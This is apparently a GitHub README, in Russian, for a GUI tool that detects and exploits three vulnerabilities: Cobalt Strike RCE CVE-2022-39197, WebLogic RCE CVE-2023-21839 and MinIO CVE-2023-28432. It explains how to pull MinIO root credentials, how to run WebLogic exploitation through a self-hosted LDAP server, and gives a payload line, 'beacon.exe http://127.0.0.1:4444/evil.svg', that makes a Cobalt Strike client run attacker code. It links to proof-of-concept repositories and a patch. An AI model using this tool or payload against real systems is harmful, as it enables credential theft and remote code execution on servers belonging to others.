 romanc9/gui-poc-test
Инструмент для тестирования CobaltStrike-RCE:CVE-2022-39197; Weblogic-RCE:CVE-2023-21839; MinIO:CVE-2023-28432

A testing tool for CobaltStrike-RCE:CVE-2022-39197; Weblogic-RCE:CVE-2023-21839; MinIO:CVE-2023-28432
Графический инструмент для обнаружения и эксплуатации этих трех уязвимостей
Для запуска jar требуется Java 8
Предназначен для одной цели, не подходит для массового сканирования IP
При сборке для эксплуатации уязвимости Weblogic необходимо указать wlfullclient.jar, его нужно добавить самостоятельно
java -jar Gui-poc-test.jar
Способ использования: есть две кнопки — «Обнаружение» и «Эксплуатация». Для разных уязвимостей инструмент подсказывает способ использования в интерфейсе.

Введите цель, порт указывать не обязательно, по умолчанию 9000, можно изменить (см. исходный код GuiDemo.java:line144)
Отображаются MINIO_ROOT_USER, MINIO_ROOT_PASSWORD и др.

Введите IP цели, порт, адрес LDAP-сервера
Обнаружение:
Примечание: для эксплуатации уязвимости необходимо самостоятельно развернуть LDAP-сервер (публичный)

Пример полезной нагрузки:
beacon.exe http://127.0.0.1:4444/evil.svg
Результат: на Win запускается троян, на Mac CS-клиент подключается
Одновременно на стороне CS выполняется содержимое JAR-пакета, открывается калькулятор

На Win фиксируется адрес посещения CS

Принцип: https://github.com/gobysec/Weblogic/blob/main/WebLogic_CVE-2023-21931_zh_CN.md
https://github.com/4ra1n/CVE-2023-21839
https://github.com/DXask88MA/Weblogic-CVE-2023-21839
https://github.com/its-arun/CVE-2022-39197
Патч для CS: https://github.com/burpheart/CVE-2022-39197-patch
